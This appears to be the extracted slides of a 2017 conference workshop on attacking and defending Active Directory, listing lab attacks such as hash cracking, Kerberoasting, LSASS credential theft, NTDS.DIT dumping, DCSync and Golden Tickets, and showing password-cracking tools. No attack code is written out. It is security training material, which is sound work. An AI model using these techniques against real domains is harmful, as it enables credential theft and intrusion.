



# Attacking and Defending Active Directory

July, 2017

# About: Adam Steed - @aBoy

20 years of experience in IAM, working for financial, websites, and healthcare organizations

Associate Director Protiviti  
Security and Privacy Practice  
Identity and Access Management

# About: Andrew Allen - @whitehat\_zero

**4 Years in Security. Information Assurance in the US Army, Offensive PowerShell Enthusiast.**

Senior Consultant Protiviti  
Security and Privacy Practice  
Penetration Testing

# About: Zac Davis

**4 Years in Security. Specialize in Social Engineering (Physical, Electronic, etc.), Network Pen testing, Red Teaming. Self Proclaimed L33t Script Kiddy.**

Senior Consultant Protiviti  
Security and Privacy Practice  
Penetration Testing

# Credits


- <https://blog.harmj0y.net/> - Will Schroeder (@harmj0y)
- <http://adsecurity.org/> - Sean Metcalf (@PyroTek3 )
- <http://blog.gentilkiwi.com/mimikatz> - Benjamin Delpy (@gentilkiwi)
- <http://dsinternals.com> - Michael Grafnetter (@Mgrafnetter)
- <https://blogs.technet.microsoft.com/pfesweplat/> - Robin Granberg (@ipcdollar1)
- <https://github.com/byt3bl33d3r> - Marcello Salvati (@Byt3bl33d3r)
- <https://hashcat.net/hashcat/>
- <http://hashsuite.openwall.net/>
- <http://ophcrack.sourceforge.net/>
- <https://github.com/PowerShellMafia/PowerSploit>



# Todays Attacks (Time Permitting)

- Lab 1
  - LM Hash Cracking
- Lab 2
  - Enumeration Of AD/Endpoint
- Lab 3
  - Kerberoast
  - Excessive Permissions (ACL/Delegated)
- Lab 4
  - Group Policy Preferences (GPP) in SYSVOL
  - Shared Local Admin
  - Credential Theft From LSASS
  - NTDS.DIT (Domain Hashdump)
- Lab 5
  - Scripts In SYSVOL
  - DCSync
  - Golden Tickets





Todays Goal




1. Don't get yelled at by your boss because you got hacked.

2. Don't get yelled at because you failed a Pen Test.

# Lets Start With A Demo

The screenshot shows the Hash Suite software interface. At the top, there's a dark header bar with the title "Hash Suite". Below it is a navigation menu with links: Home, FAQ, Tutorial, Performance, Comparison, and Documentation. A sub-menu for "Home" is open, showing options like "Fast, powerful, simple", "Home", "About", "Crack", "Reports", and "Help". The main content area has a heading "Home" and a paragraph about Hash Suite being a Windows program for testing password hash security. It lists several features: Fast, Simple and modern, Smart, Powerful, and Scalable. At the bottom, there's a toolbar with icons for file operations and a menu bar with "Hash Suite 3.4 [64 Bits] [Pro]" and various menu items like Main, View, Params, Hardware, Reports, and Download.



[Home](#) | [Download](#) | [Tables](#) | [News](#) | [Submit](#)

## What is ophcrack?

Ophcrack is a free Windows password cracker based on rainbow tables done by the inventors of the method. It comes with a C

### Features:

- » Runs on Windows, Linux/Unix, Mac OS X, ...
- » Cracks LM and NTLM hashes.
- » Free tables available for Windows XP and Vista/7.
- » Brute-force module for simple passwords.
- » Audit mode and CSV export.
- » Real-time graphs to analyze the passwords.
- » LiveCD available to simplify the cracking.
- » Dumps and loads hashes from encrypted SAM recoveries.
- » Free and open source software (GPL).

# Intro into Windows Passwords Hashes

# Passwords are not stored in Active Directory



Password:  
Defcon25!

Password  
Is  
Converted  
To A  
Hash

LM Hash  
B030447B5341D158CCA11EF  
51AD1BA6B

NTLM  
5020841A8F4C6D7A3DA8A96  
3B665ECA7

# Windows Password Hashes Contain No Salt

Company A

Password: Defcon!

5020841A8F4C6D7A3D  
A8A963B665ECA7


Company B


Password:Defcon!

5020841A8F4C6D7A3D  
A8A963B665ECA7



# There Are Many Places To Steal the Hash





Attacker: Why Not Just Steal A Copy Of NTDS.DIT?

